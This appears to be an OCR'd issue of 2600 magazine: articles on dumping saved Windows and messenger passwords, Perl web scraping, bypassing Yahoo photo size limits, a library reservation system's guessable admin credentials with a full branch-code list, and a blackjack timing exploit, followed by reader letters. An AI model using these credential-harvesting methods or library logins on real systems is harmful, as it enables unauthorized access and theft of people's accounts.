The Protected Storage Manager is a simply a location in the Windows Registry. The Protected Storage is a feature of Windows that stores most, if not all, of the user's information in an encrypted location. By default the "Protected Storage" service in Windows XP is required to save any passwords the user uses in Email, Messaging or Internet Explorer. It is on by default in Windows XP. In the registry, you can find the Protect Storage location by running "regedit" and locating the following key (and subkeys): *HKEY_CUR➥RENT_USER\Software\Microsoft\Protected Storage System Provider*

Often this location in the registry is either hidden or encrypted or both - so you won't likely find much if you go snooping around. There are utilities to get access to this information but most of them require Perl or installation on the local computer. Some other utilities of this nature are Protected Storage Explorer (http://www.➥forensicideas.com/), Cain & Abel (http://www.➥oxid.it), and Secret Explorer (http://lastbit.➥com/wse/default.asp). But Protected Storage Pass View is the best and easiest to use.

In this area you'll find user names and passwords that have been saved by Internet Explorer as well as a URL to the location where the password had been saved. Believe it or not, I have often seen bank URLs with the user name (bank card number) and passwords saved. If you get only a user name for the one location, you may find user/password pairs for other sites. Often people don't vary user names and passwords enough to keep you from guessing them. The function of saving user names and passwords is (for the most part) seamless to the user. The first utility (by Nir Sofer) that I'll direct you to use is the Protected Storage Pass View. This utility exposes all of what is in the Protected Storage of Windows.

The Protected Storage Pass View utility shows recently typed in entries and search terms from Internet Explorer. This Internet Explorer technology (named AutoComplete) is great for gathering information about the user's interests, address, phone number, and even in rare cases passwords. Other information you can gather from the Protected Storage location:

- Outlook/Outlook Express user names and ➥passwords
- FTP user names and passwords opened with ➥Internet Explorer
- MSN Explorer passwords
- Instant Messenger Passwords

Nir Sofer also made a small utility to gather user names and passwords for common Instant Messenger applications. The utility, MessenPass, supports the following applications:

MSN Messenger
Windows Messenger (In Windows XP)
Yahoo Messenger
ICQ Lite 4.x/2003
AOL Instant Messenger
AOL Instant Messenger/Netscape 7
Trillian
Miranda
GAIM

You would be surprised how useful this program is at gathering information about messenger applications installed on the computer and/or passwords for various accounts.

Email Passwords

Almost a redundant utility (when Protected Storage Pass View can show email passwords), Nir Sofer created a utility to gather specific user name, hostname, and password information from these specific email applications. This utility, Mail PassView, shows user names and passwords from the following programs:

Outlook Express
Microsoft Outlook 2000 (POP3 and SMTP accounts only)
Microsoft Outlook 2002/2003 (POP3, IMAP, HTTP and SMTP accounts)
IncrediMail
Eudora
Group Mail Free

Scenarios

In one scenario you may be looking for the user's Hotmail user name and password. Since Hotmail is accessed through a web browser, there is a really good chance the user might have saved this while he/she was using Internet Explorer. Run the Protected Storage Pass View application and find the corresponding URL and user name/password values. In other cases, the user may save their MSN Messenger passwords when they use Messenger since the Messenger user name is often the user's Hotmail email address, and the password is ofte the user's Hotmail password. Run the Messen Pass utility and you'll have gotten what you needed this way. Another way of getting the Hotmail password is if the user has set up his/her Hotmail email access through Outlook or Outlook Express (and saved the password of course). In this case you may get this information from the Protected Storage Pass View program or even Mail Pass View.

In a real world scenario, I took over IT Services from another company who used to poorly support my new client. While looking through the machines using the above utilities, I came across one machine that (apparently) one of the senior technicians in the old support company had been using. What I found in the Protected Storage Pass View utility was the URL, user name, and password of the senior technician's email account on that company's server. A little more investigation and I found user names and passwords for their customers, credit card numbers, and all sorts of other information about that company's business. None of that information was used for bad reasons as that defeats the purpose. As web-based applications become more and more rich, the things you might find in the Windows Protected Storage become more and more interesting, just as users seem to be becoming more and more stupid. Make use of these utilities and protect yourself!

Data Mining with Perl

by Luckycan

The idea of mining the web has been a popular topic of study since the first search engines were designed. Data miners use specialized programs to download web pages and then extract data from them for later use. The successes achieved by Google are probably the best example of how data mining can be profitable and productive. The founders of Google have done extensive research in the field of data mining and have all sorts of neat little tricks to make their search engine work as well as it does. The algorithms used by Google take advantage of mathematics that require more than a high school education to understand and are probably not suitable for use in personal projects.

If you want to do some data mining, you basically have two options. You can either program your own custom C program, complete with low level socket code and low level code to communicate with the HTTP protocol. The other way would be to use some quick and dirty method that would only take an hour of your time to perfect and would fit perfectly into your busy schedule of feeding receipt printer paper into the shredder at work and looking at girls on the Internet.

This article will give a brief introduction to the LWP modules for use with Perl. LWP allows you to program a quick and dirty data miner so you can, for example, grab 1200 drink recipes from some bartending site in only five minutes instead of spending two hours clicking next-copy-paste (I'm glad I spend my time in such a productive manner). If you are not familiar with Perl, then I suggest you become familiar with it. Perl is by far one of the coolest languages you will ever learn, and can be used for almost everything. To download Perl go to http://www.activestate.com, and download the LWP modules from http://www.CPAN.org. This article will not describe how to install this stuff. I think you can figure it out. It will also not go into great detail about how to extract the data from the pages you receive. This article is aimed at being an introduction to using LWP to acquire data from the web.

A brief introduction to the HTTP protocol will make it a little easier to understand what is really going on when you start hacking away. You have two main methods of requesting data: get and post. In both, you are asking the web server for a specific web page. If the page is static, the server just returns the content of the page. But if the page is dynamic, variables need to be passed to the server (sometimes by cookies) so it can dynamically generate the content. The difference between get and post lies in the way variables are passed to the server. With a get request the variables are encoded and passed through the query string.

http://www.somesite.com?var1=val1&var2=val2

When you do a post request, the variables and values cannot be seen in the query string, but are sent to the server as content. The server side program can read its content over the STDIN. It is not important to understand all the ins and outs of the server side for our purposes. It is important, however, to understand the difference between the post and get requests when you are trying to figure out what you need to tell a server and how you need to tell it in order to get data back.

The first thing we need to do in order to start using LWP is set up our basic tools. Here is a code snippet:

```
use LWP;
$browser = LWP::UserAgent->new();
$browser->agent("Mozilla/4.76[en] (Win
➥dows NT 5.0; U)");
```

The first line gives you access to LWP's box of tricks. The second line creates a new LWP browser which you will use to browse the web. The third line is not absolutely necessary, but if the agent is not set then the HTTP_USER_AGENT environmental variable will tell the server that LWP is trying to access the site. I have found that a lot of sites will deny access if you are not using a popular browser, so it's best just to go ahead and set the agent.

Now that you have a browser object, you can use the get and post methods. So let's look at a simple example that uses get to... get a web page.

```
$url = URI->new("http://www.google.com");
$response = $browser->get($url);
if($response->is_success){print $re
➥sponse->content;}
else{die "WTF? $response->status_line\n
➥<BR>";}
```

The first line creates a URI object (note that the "http://" is necessary). The actual URL could just as easily be directly passed to the get method as a string, but the use of the URI object allows you to do some cool stuff. It breaks the URL into all of its individual parts (i.e., scheme, userinfo, hostname, port, path, query) and its use is generally good practice. The is_success attribute represents just what you think; it is true on success and false otherwise. $response->content returns a string containing the content of the page. If the command ./foo.cgi>google.html (assuming the file containing the code is called foo.cgi) is issued, then by opening the newly created file google.html in a web browser you will be looking at the google frontpage (minus the pics). If you run a local web server and run the script from the server, then you don't have to bother with the two steps. Just request the page from your local server via your favorite web browser. If the request fails, then the above program will print out $response->status_line, which contains the status returned by the server.

Passing variables through the get request is just as easy as getting a static page. For example to search for "2600" on google.com, you would use a URL like the following:

```
$url = URI->new("http://www.google.com/
➥search?q=2600");
```

Similarly:

```
$url = URI->new("http://www.google.com
➥/search");
$url->query("q=2600");
```

Both examples accomplish the same thing. The latter takes advantage of the URI objects query method. When the page is returned, you will have results 1-10 of the google search for "2600". If you want to get results 11-20, try this:

```
$url = URI->new("http://www.google.com/
➥search?q=2600&start=10");
```

For 21-30 you have start=20 and so on. It is obvious by this example how easy it would be to loop through all the pages of results. We could, for example, collect all the hyperlinks on each page up to the first 100 results. Here is some example code:

```
$url = URI->new("http://www.google.com/
➥search");
foreach $num (0..9){
    $url->query("q=2600&start=".10*$num);
    $response= $browser->get($url);
    if($response->is_success){&Parse
    ➥Print($response->content);}
    else{die $response->status_line;}
}
```

If there is no error then the ParsePrint

subroutine will parse out the data and print it to STDOUT. This is of course not a built in function and will have to be written by us. This article is not going into detail about extracting the data, but one example should sum up the basic idea.

```
sub ParsePrint{
    $con = $_[0];
    while($con =~ /href=\"{0,1}(.*?)\
    ➥"{0,1}>/g){
        print $1."<BR>\n";
    }
}
```

This subroutine takes one argument, which in our case is a page of hypertext, and then uses a regular expression to extract every href. Regular expressions can be really cool and extremely powerful, but the one above is overly simplified and would not work in every situation. The above subroutine also outputs hyperlinks that we don't want, such as the links to the pages we used to get our list in the first place. It is left as an exercise to the reader to figure out how to weed out the undesirables.

If the example for google used a post instead of a get, then the only difference would be the syntax difference between the post and get methods. The rest of the program would be functionally the same. Here is an example of post:

```
$response=$browser->post($url,
    [
'q'=>'2600',
'start'=>'10'
    ],
);
```

The URI object is created the same as shown previously. The left values are names of variables and the right values are the values of the variables.


LWP also supports the use of cookies. Most of my experience has shown that I don't need any cookies that are kept around for longer than the execution of the program. Some websites use cookies for everything and you can't get the data you want without them. If you request a website via your browser and get the site you expect and then do the same with LWP and do not, it is probably some cookie that needs to be set. All you need to do is tell your LWP browser to use a cookie jar.

```
use HTTP::Cookies;
$cookie_jar = HTTP::Cookies->new();
$browser->cookie_jar($cookie_jar);
```

Now a server can set and receive cookies to and from you, and hopefully you won't have any problems with them.

I hope this introduction was helpful. LWP has a nice set of tools that is good to be familiar with for quick and simple data extraction projects. It also has a nice set of tools to use for larger, more complex projects. The examples above illustrate the extreme basics of accessing web pages with LWP. There is a lot of cool stuff you can do with LWP, and there is a book called *Perl and LWP* by Sean M. Burke that you can find it in. There is also, of course, support on the web. LWP gives you the ability to issue a lot of control over what is sent to the server and at the same time takes care of all the gory details so you don't have to. Good luck.

A YAHOO! RESTRICTION DEFEATED



by BreakDecks

We have all done it at some time or another. No, it isn't illegal, sneaky, or even remotely 1337. We have downloaded pictures others have posted on the Internet. Now, once you finish commenting about how horrible that intro was, take a moment to read the contents of this article.

The scenario is simple. Your friend sends you a link to their Yahoo page so you can look at their vacation photos! You visit their photo album and take a look. You like their pictures and want to take a closer look at them. So you right click and save them to your computer. Now, on the bottom of the page it states that the picture's original size was 1200x1600, but your copy is only 480x600! You go back and realize that the best you're going to get with Yahoo's options is that crappy compressed image! Now, where's the sense in that!? Obviously, Yahoo limits the downloadable size of the files to save bandwidth. But how is that useful to you, the customer? Well, it's useful if you're a hacker, because now you can experiment with how this works.

Let's say that the photo is located at http://us.f2.yahoofs.com/users/username/2f7f/➥__hr_/picture.jpg. This is the file, but you cannot access or download it directly. When you look at the file, you will notice an encrypted key next to it. This key tells the server what size to return the picture as. Each picture has a unique key for each size, so you can't use the same key for all files.

I first assumed that the file was compressed to the smaller size on the server and the original was only available through the owner's computer. But then I remembered that Yahoo offers printouts of any user photo. They would want to use the original quality image, otherwise people would not order prints online. Now I knew that the original was out there on the server, but I did not yet know how to access it.

Yahoo now offers online printing, so you no longer have to order. You can print it onto photo paper using your PC! Hoo Boy! Now, to do this, you are either going to have crappy pictures or you will get access to the original files. Yep, you guessed it, you have access to the original files, but of course it is still not that easy! In order to get the original files, you will need to explore some of Yahoo's code. But I have done this for you already (because I'm nice like that).

In order to get the full size image, go to the album and select the image you want. Click on "Print at Home" and proceed to the pop-up window where it will set you up for printing. View the source of this page and you will see something like this:

```
[irrelevant code]

        var arrImg = new Array;
        var arrImgTn = new Array;
    var arrImgPortraitTn = new Array(1);
    var arrImgLandscapeTn = new Array(1);
    var arrImgPortrait = new Array(1);
    var arrImgLandscape = new Array(1);
    arrImgPortraitTn[0] = "http://us.f2.
➥yahoofs.com/users/username/.tmp/rotate
➥/2f7f/__tn_/picture.jpg?phgAcECBA7JJ2_
➥hJ";

    arrImgLandscapeTn[0] = "http://us.f2
➥.yahoofs.com/users/username/__sr_/
➥picture.jpg?phgAcECBNs1ttaZV";

    arrImgPortrait[0] = "http://us.f2.
➥yahoofs.com/users/username/.tmp/rotate
➥/2f7f/__hr_/picture.jpg?hioAcECBiF4124
➥zO";

    arrImgLandscape[0] = "http://us.f2.
➥yahoofs.com/users/username/2f7f/__hr_/
➥picture.jpg?higAcECB6r3ho_3k";

[more irrelevant code]
```

The URL you want is labeled "var arrImgLandscape[0] =". Now when you copy and paste this URL to your browser, the code (?higAcECB6r3ho_3k) is sent to the server and it returns the full sized image instead of the crappy compressed image Yahoo attempts to restrict you to.

This trick is not only great in Yahoo. This can be used for a lot of multimedia files on many other websites. The trick is figuring out the syntax.

Spying on the Library

by solemneyed

The following information is provided purely for research purposes and the author takes no responsibility for its use or misuse by readers.

The Los Angeles Public Library system (http://www.lapl.org) is comprised of 71 branches, each of which offers free Internet access to the public. Until recently one only needed to present some form of ID (driver's license, library card, school ID) in order to sign up for either an hour or a half hour of net time. This sign up protocol proved too time consuming and contentious, so the administration is gradually implementing an automated sign up procedure. Under the new system, a reservation for Internet time can be made from any Internet-connected computer up to three days in advance. All one needs is an active library card (i.e., one that has been used recently - old/inactive cards are dropped from the database after a year or so) and the zip code specified when the card was obtained. One can sign up for a maximum of two hours of Internet time per day (assuming one has only one library card).

While this system has alleviated many of the headaches experienced by librarians and clerks who used to have to sign people up and adjudicate disputes between patrons about whose turn it was at a given moment, there is still some administrative overhead with the new system. Occasionally the system hiccups, and librarians need to be able to see a list of who is signed up for a particular computer on a given day, or to extend a person's block of time if they experienced a problem, etc. (Note that the system obviously stores data about which person will be at a certain computer at a certain branch on a certain day *in the future.* As far as I know this data is not retained once the appointed time has passed; at least, it is not visible/accessible to librarians and clerical staff. It is certainly possible that a log is kept indefinitely, however.)

This brings us to the subject of this article: manipulating the administrative module of the computer scheduling software. Sadly, this functionality is nothing more complex than a publicly

accessible URL which points to a login for a web app: http://reserve.lapl.org/cgi-bin/libadmin.exe. Instead of restricting the IP range that can access this site, those responsible for maintaining the system have evidently chosen to rely on the principle of "security through obscurity," as well as their rudimentary username/password conventions. This last is not entirely their fault; they have tried to construct username/password combinations which will be consistent, easy for staff to remember, and non-intuitive for the general public. With this in mind they have opted to use the following form:

```
username = **STAFF //**=first two letters
➥of branch abbreviation password =
➥aaaaaa## //aaaaaa=six letter abbrevia
➥tion, ##=branch number
```

What the hell does this mean, you may ask? It is based on the fact that each of the system's branches has its own two digit number and six letter abbreviation (see notes). For example, the El Sereno branch is number 21 and its abbreviation is ELSRNO. This number and abbreviation are used on routing slips inserted into books which are being transferred to another branch to be used by a patron (i.e., someone in El Sereno calls Northridge branch and asks them to send a copy of *The South Beach Diet* so a staffmember at Northridge grabs the book, inserts a slip indicating its destination as ELSRNO 21, and tosses it on the truck). Since library staff are already accustomed to this system, it has been used to define the computer reservation system credentials for a particular branch. Staff at El Sereno branch would login as username = ELSTAFF, password = elsrno21.

So what's the problem? Well, given a list of branch numbers and abbreviations, a malicious person could login as staff of any branch and view/alter reservations at that branch. This could include printing a list of who is scheduled to use the Internet, deleting patrons' reservations, issuing remote workstation administration commands (such as logoff, shutdown, reboot) that would be inconvenient and/or disastrous for the person using the system), and much, much more. This configuration does not exactly inspire confidence.

Branch Numbers and Abbreviations, as of 4/27/05

```
(26) ANGMSA Angeles Mesa
(30) ASCOTT Ascot
(44) ATWATR Atwater Village
(05) AYOSCO Arroyo Seco
(46) BLDHLS Baldwin Hills
(01) BNFRNK Benjamin Franklin
(16) BRNTWD Brentwood
(20) CAHUNG Cahuenga
(24) CNGOPK Canoga Park
(60) CTSWRT Chatsworth
(63) CWTOWN Chinatown
(28) CYPPRK Cypress Park
(31) DURANT Will & Ariel Durant
(32) EAGLRK Eagle Rock
(08) ECHOPK Echo Park
(69) EDEN Edendale
(21) ELSRNO El Sereno
(47) ENCTAR Encino-Tarzana
(06) EXPOPK Exposition Park
(61) FAIRFX Fairfax Express
(48) FELIPE Felipe de Neve
(56) GRNHLS Granada Hills
(68) HARBOR Harbor-Gateway
(11) HOLYWD Goldwyn Hollywood
(33) HYDEPK Hyde Park
(91) ICYBKM Inner City
     ➥Bookmobile
(12) JCFRMT John C. Fremont
(17) JFRSON Jefferson
(34) JNMUIR John Muir
(07) JSERRA Junipero Serra
(62) LKVIEW Lake View Terrace
(02) LCNHTS Lincoln Heights
(36) LFELIZ Los Feliz
(64) LTOKYO Little Tokyo
(66) MIDVAL Mid-Valley
(18) MLABAR Malabar
(49) MMRIAL Memorial
(38) MRVSTA Mar Vista
(45) MTWAIN Mark Twain
(37) NOHLWD North Hollywood
(59) NRTHRG Northridge
(15) PALSDS Palisades
(53) PCOIMA Pacoima
(03) PIOKOR Pio Pico/Koreatown
(65) PLATT Platt
(39) PNORAM Panorama City
(22) PRNCHO Palms-Rancho Park
(67) PTRRAN Porter Ranch
(70) PUNION Pico Union
(55) PVISTA Playa Vista
(42) RBRTSN Robertson
(19) RLSTVN Robert L. Stevenson
(51) SHRMNO Sherman Oaks
(35) SNLNDT Sunland-Tujunga
(09) SPEDRO San Pedro
(25) STUDIO Studio City
(52) SUNVAL Sun Valley
(54) SYLMAR Sylmar
(57) VALPLZ Valley Plaza
(40) VENICE Venice
(92) VLYBKM Valley Bookmobile
(14) VMTSQR Vermont Square
(23) VNNUYS Van Nuys
(04) VRNONL Vernon
(43) WATTSL Watts
(27) WESTLA West Los Angeles
(41) WIRVNG Washington Irving
(29) WLSHRE Wilshire
(10) WMNGTN Wilmington
(58) WOODLN Woodland Hills
(13) WSTCHS Westchester-Loyola
(50) WVALLY West Valley
```

by JackAceHole

In March, ParadisePoker.com added blackjack to their software so players could "...enjoy a few hands of blackjack as [they're] playing poker!" A few days later, my brother called me to tell me about it. I immediately dismissed the game as being a losing venture. Internet casinos do not typically offer favorable conditions for blackjack players - even skilled card counters. Internet casinos usually deal from an eight deck shoe (the more decks, the worse the advantage for the player) and they shuffle after every hand. This makes card counting impossible and renders the game unbeatable. My brother insisted that the game was good because he was fairly certain that there was an exploitable bug. "I don't know if this makes the game beatable or not, but every time the dealer has an Ace showing, it takes them an extra long time to ask me for insurance when they have a ten in the hole. When they don't have the blackjack, the insurance prompt comes up immediately." I shook my head in disbelief and quickly started formulating how much money I could transfer from my other poker accounts into my Paradise account. I knew that this would be a huge money maker if it were true.

The Edge

The insurance bet is a side bet that the casino offers when the dealer has an Ace as his initial up card. If you take the insurance bet and the dealer has a ten-valued card in the hole, you win one bet. If you take the insurance bet and the dealer does not have a ten-valued card in the hole, you lose half of one bet. So if you initially bet $100, you are given the opportunity to prevent yourself from losing $100 if the dealer has a winning blackjack. (You will win $100 on the insurance bet but lose $100 on the initial bet.) It doesn't sound like much, but you will essentially have $100 more than if you didn't know about the exploit.

Given the rules of the game, the house edge was 0.56 percent, assuming that you play perfect "Basic Strategy." Basic Strategy is the best way to play your hand when all you know is what you have and what the dealer has showing. When the dealer has an Ace exposed, Basic Strategy tells you that you should *never* take insurance. It is an unprofitable bet in the long run.

The dealer will have an Ace as his up card approximately once every 13 hands. Four out of 13 times, the dealer will also have a 10 in the hole. This means that you would get to exploit this bug approximately four times every 169 hands (1/13 x 4/13). This translates to a 2.366 percent more favorable situation for the player. Without the exploit, you would expect to lose 56 cents for every $100 bet. So with the exploit, this translates to a 1.778 percent player advantage (or $1.78 for every $100 bet) over the house without card counting. The table limit for the Internet game was $300 per hand. Playing quickly, a person can play four hands per minute (240 hands per hour). This means that this exploit was worth over $1280 per hour for the well funded player ($300 x 240 hands/hour x 0.01778 edge)!

The Attack

I logged into Paradise Poker and started playing blackjack. I was betting ten cents per hand (the table minimum) until I confirmed the bug. Every time the dealer had a ten in the hole, I would have to wait one or two seconds for the insurance prompt to show up. When he didn't have the ten, it would come up immediately. After making perfect insurance bets eight out of eight times, I decided my brother was right. I got down to business and started making $20 bets. As my bankroll grew, so did my bet size.

Pretty soon, my $400 turned into $800. $800 turned into $2000. $2000 turned into well over $6000 and there was no sign of stopping! I finally stopped after seven hours because my eyes were shot and I just couldn't stay awake anymore. I decided to take a 12 hour break to sleep (it was four in the morning), check in at work, and see whether my actions triggered any red flags in Paradise Poker's monitoring system.

The End of the Line

The next morning I went to work and told my boss that I was going to take a few days off. I made over one month's salary in less than seven hours so I was not going to let a pesky thing like work get in my way. While I was there, I got another call from my brother. "I've been playing for about an hour and it looks like they fixed the bug." I rushed home in disbelief. After a few minutes, I confirmed my brother's bad news. I tried to find other exploits for several more hours, but my efforts were fruitless.

After I was sure the bug no longer existed, I withdrew the majority of my winnings from my account. I was afraid that they might think I was cheating, so I wanted to make sure the money was out of their system before they froze my account. Technically, neither my brother nor I did anything wrong. We didn't decrypt network packets and we didn't hack their servers. We were just very observant and relied on nothing but our sense of timing.

When finding an exploit like this, it is difficult to determine how far to push the envelope. An opportunity like this only comes once every few years. The flaw was very noticeable and I was surprised to see it up for as long as it was (I assume that it was up since the blackjack feature launched six days earlier). I am sure that all casinos (both Internet and brick and mortar casinos) have monitoring checks in place when someone is winning big. It is impossible to know what these thresholds are without working for the company. In the U.S., casinos are required to fill out a Cash Transaction Report (CTR) if a player makes more than $10,000 in cash transactions in a 24 hour period. Even though Paradise Poker is not U.S. based, I was not sure whether they would issue the CTR. I decided to stop a little shy of this limit in hopes of staying under Paradise's radar. Apparently, I did not manage to stay in the clear.

I know that some people will be upset with my actions. There were probably a few people out there who knew about the exploit but were content in winning a few hundred dollars a day. It is possible that I could have won more by stretching out my winnings over time instead of going for the throat, but I highly doubt it. This bug was just too easy to stumble across and I knew that they would fix it in a few days for one reason or another. I feel I chose the path that maximized my winnings and I am more than happy with the results.

The Links

Paradise Poker News
http://www.paradisepoker.com/news.html
Paradise Poker Blackjack Rules
http://www.paradisepoker.com/blackjack.html
Wizard of Odds: Basic Strategy
http://www.wizardofodds.com/blackjack
Wizard of Odds: House Advantage Calculator
http://www.wizardofodds.com/blackjack/
➥house-edge-calculator.html

Artillery

In Search Of

Dear *2600*:

When I was reading some of your issues, it surprised me that so many people could not find places to buy *2600*. I was just recently in my local Borders shopping around when I noticed *2600*. It was in the very front of the magazine shelf and I had never noticed it. I asked one of the clerks and he said that they had just started carrying it. I was astonished that in my little city of Eugene, Oregon that almost every single bookstore carried your magazine. Thank you so much for the publication. Love *Off The Hook* and *Off The Wall* too.

Cohen

Thanks for looking out for us.

Dear *2600*:

I just picked up an issue of *2600* at my usual purchase point: Borders. For the past year or so, they have tried to put your issues alongside the other computer/technology magazines, but they often get covered, misplaced, etc. due to their size.

I was surprised and happy to see this last time that they have actually attached a small metal magazine holder to the wooden racks apparently exclusively reserved for *2600!* It is *very* visible and no more searching behind other magazines to find the latest issue. Congratulations! It should be so in all stores.

Dave

Dear *2600*:

I must start out by first thanking you profusely for the excellent magazine you put out four times a year. Now, looking at the last issue I see that a few people wrote in complaining that [Insert Name of Big Corporate Bookstore] has been hiding your magazine in obscure places. I would just like to make note that Chapters in Victoria, B.C. does exactly the opposite. When one walks into the "Technology" magazine section of their store, *2600* is strategically positioned to be the first magazine you see!

smes
Victoria, British Columbia, Canada

We think this is a trend based on customer feedback. And again, a big thanks to our readers for helping to make such things possible.

Dear *2600*:

Love the mag. Just wanted to reply to a letter in 21:4 saying that *2600* is no longer available in Canada. It is *definitely* still available in Canada. I live in B.C. and I just picked up my copy of *2600* at Chapters here in Vancouver. I'm waiting for the day when the Canadian government starts playing Big Brother on the same level as the U.S. and then I'm moving to Norway or something.

Thanks for the great literature.

l0gic

Questions

Dear *2600*:

Who is the man in the photo? What subway stop is this at? I think this man is following me!

Aurature

It might be wise for some people to avoid the covers altogether.

Dear *2600*:

A strange thing just happened. I heard my TV shut off in the next room but I'm the only person here at the moment. I walked in to investigate and it appears my cable box cut power to the TV of its own accord. Normally I wouldn't think twice about this but something strange was going on when I checked the box. The LCD display was counting down in Hex, something I've never encountered before. It's the standard Scientific Atlanta Explorer 3100 model that Charter gives to its cable subscribers in my area.

Have you ever heard of anything like this? What could it possibly mean?

InfernalStorm

Occasionally cable boxes reboot for one reason or another. This undoubtedly is what happened in this case. You wouldn't have noticed it if you hadn't heard your TV turn off. And we'll bet the reason that happened was because you have your TV plugged into the power outlet on the back of your cable box. So when it cuts power, your TV is also turned off. Cable reboots can happen every few days or every few months depending on a variety of factors.

Dear *2600*:

I'm just one lame kid from Serbia who wants to learn all of the techniques. I know a lot about hacker history, LOD, MOD, Kevin Mitnick, etc. Please help me to learn how to become an elite one day.

tamsto

The first thing to learn is never to use the "word" elite as a noun. In fact, don't even use it as an adjective. It's radically lame. If you're really interested in learning, there is much you can ingest through these pages and by investigating on the net. It's not about doing things the way everyone else does. It's not about one particular form of technology or a series of steps. Rather, it's a state of mind that you can apply to almost anything in your life. It involves questioning, experimenting, persistence, thinking outside the box, and, above all, avoiding those people who latch onto the hacker community to be trendy. These are things you must develop within yourself; there are no magic answers to memorize. Once you have a hacker mentality (which comes quite naturally to many in the hacker world), you can then apply it to whatever you already have an interest in and begin to break new ground. Good luck.

Dear *2600*:

Great magazine and forum for information. Please keep up the fantastic work. But I want a virus. A nasty virus. And I want to send it to "overprice scammers" that offer you more money in the form of a "certified check" (bogus) for an advertised item than you advertised it for, then request that you wire them the overpayment after they've taken possession (which you will have to repay to the bank when they tell you the check wasn't any good). I want the virus to activate when they open my email to them. Any suggestions, thoughts?

Gary B. Ticked

The real secret is to not get yourself into a position where all you have is an email address of someone who's ripped you off. Take reasonable precautions and verify that you're insured in case they somehow manage to defeat those. If this was a television show we'd advise you to send a virus that would target this specific person's machine, get you access to all of his incriminating files, then proceed to his bank account and allow you to transfer the money back into your account. You would then be able to leave a picture of yourself smiling on his monitor so that he knew who not to mess with in the future. But since we're stuck here in reality, all we can suggest is that you recognize the danger signs of fraudsters and take adequate precautions. Insist that your banks and credit card companies do the same. If they don't, tell us and we'll happily expose them to the world until they get it right.

Dear *2600*:

Every issue has pictures of phones on the back cover and I was curious as to how to submit them. If the general public sends in pictures, then where do they send them to? Thank you very much.

Brian

First off, we've moved the foreign payphone photos to the inside front and back covers. You can send photos directly to our postal address at 2600, PO Box 99, Middle Island, NY 11953 USA or email them to payphones➥@2600.com. If you choose the latter, be sure to use high quality settings on your camera.

Dear *2600*:

Just wondering why *2600* isn't a monthly or bimonthly publication? Thank you for your time and keep up the good fight.

Just a question. Please don't publish my email address.

Jason

We're not monthly or bimonthly for the same reasons we're not weekly or daily. We're quite comfortable in the quarterly lifestyle.

Dear *2600*:

Hi. Nice to meet you. *2600* website is very great in my opinion. So I want to write for *2600*, but I do not know how to write. In other words, I don't know what you need. Ask the question. I hope *2600* can give an answer. That is all.

A Little Boy from China

We can't tell you what to write. If you have something to contribute, only you will know what this is. Everyone has a unique perspective and access to things that others will never know. Sharing that information is what it's all about.

Dear *2600*:

I find your magazine intriguing. I have received some past issues and noticed that in the past you were able to purchase a lifetime subscription. Can you currently purchase this lifetime subscription? If so, how much is it?

Orchid

Yes, we still offer the same deal. For $260 you get every issue from now on plus 1984-1986 and two t-shirts. You will continue to get issues until the end comes for us or you. (Please make arrangements to have your estate contact us if/when you pass on so we don't continue sending issues to a deceased person. You'd be amazed how many people completely forget about this common courtesy.)

Feedback

Dear *2600*:

I've been reading *2600* for a while now but I just recently decided to subscribe to support the cause (I was reading issues thanks to a friend's subscription). I'd like to express my appreciation and basically just tell you to keep up the good work! In reference to the title of 21:4 ("If You See Something, Say Something"), well, I did see something. There is a "ghost image" of George W. Bush on the front cover and on the *2600* tombstone there is the word "ERASE."

Dave Puype

Dear *2600*:

You guys need to be stopped once and for all. Here I sat one Friday gearing up for my finals when I opened up Firefox to check the requirements for a report I had to write. Naturally I have the *2600* web page as my home page, and what do I see but the news post of the spring issue being released. Well, shit. OK, I thought, maybe the local bookstore I walk past every day doesn't have the new issue in. It usually takes them a day or two to get it after the news goes up. But no, there on the shelf in its usual spot was the new cover the day the news post went up. OK, maybe I can't afford it. I look in my wallet and find a five spot and a single. Finally, too weak to resist the fine publication that you work so hard to put out, I purchased it. I told myself I would just read it walking the rest of the way to work and put it away once I got there to study for another final. But no, you just won't let me be. You just had to go and add a crossword puzzle. Here I sat, pencil in hand, textbook still in backpack, working on the puzzle after skimming over the articles. Oh well, I am doing well in my classes. One day of study time devoted to learning something I will actually use in the real world is more than worth it.

Please keep up the great work and I will keep happily shelling out my $11 every few months. (I buy two issues, one to read and one to mark up with my notes and a highlighter.)

Crash the Greenhat

Dear *2600*:

I couldn't help but notice that if you take the first letter of the "hidden" text on the covers of your last few magazines: Honor, Obey, Protect, Erase... it spells HOPE. I suspect this is not a coincidence.

drlecter

As long as you're suspicious, that's all that matters.

Dear *2600*:

I'd like to start off saying that I've grown to depend on your magazine for sanity in this chaos. That said, keep up the good work - my business depends on it. As a computer

consultant by choice and trade, I'm frequently asked to fix the computers of friends and family. This always presents an awkward situation as I never feel right charging them, but I know that if I make my services completely free, I'll be taken advantage of inadvertently and they will never learn how to properly use their expensive paperweights. Previously I merely charged a dinner, or I'd barter for some service they might provide as their livelihood. However, I've come up with the perfect solution. I now charge all of my clients $5.50 for the purchase of a *2600*, and I give them a quiz which I make up for the current issue. I offer to either show them which articles/letters to read to answer the quiz and force them to answer before I leave, or let them read the entire magazine and email me the answers before the next time they call me back. I tell them that if they do not get at least a 70 percent (14/20) on the quiz that I won't come back to fix their computers next time. I've had at least two clients claim that they were going to subscribe for a year just to see what information was out there and so easily accessible. So please, keep up the good work so my clients have something to read!

Also, I thought of this after seeing the crossword puzzle in the back of the latest issue. Might you not take the task of writing this quiz yourselves and including it on your back cover or some such idea? This would not only save me some work, but might also help non-techies test to see if they're actually getting and understanding the information they're reading. Put one or two old school questions on the quiz as bonuses which regular folks won't be expected to answer and don't provide the answers to any of the questions until the next issue or on your website. Might be interesting and possibly even fun for the techs as well, and the trivia of the bonus questions will give us younger techs something to start from if we want to research the areas or events we didn't know we didn't know. Thank you so much for this beacon of HOPE. The only good news is, he can't be reelected for a third term - yet.

Shardin 359

Dear *2600*:

I never thought that I would see Dubya on the cover of *2600*. *Time* maybe. Keep up the good work. You're a breath of fresh air.

sigmet

Dear *2600*:

I bet I'm not the only grinning face grinning at the grinning face on the cover of 21:4. Very clever and as always another top notch issue.

xzanu

Dear *2600*:

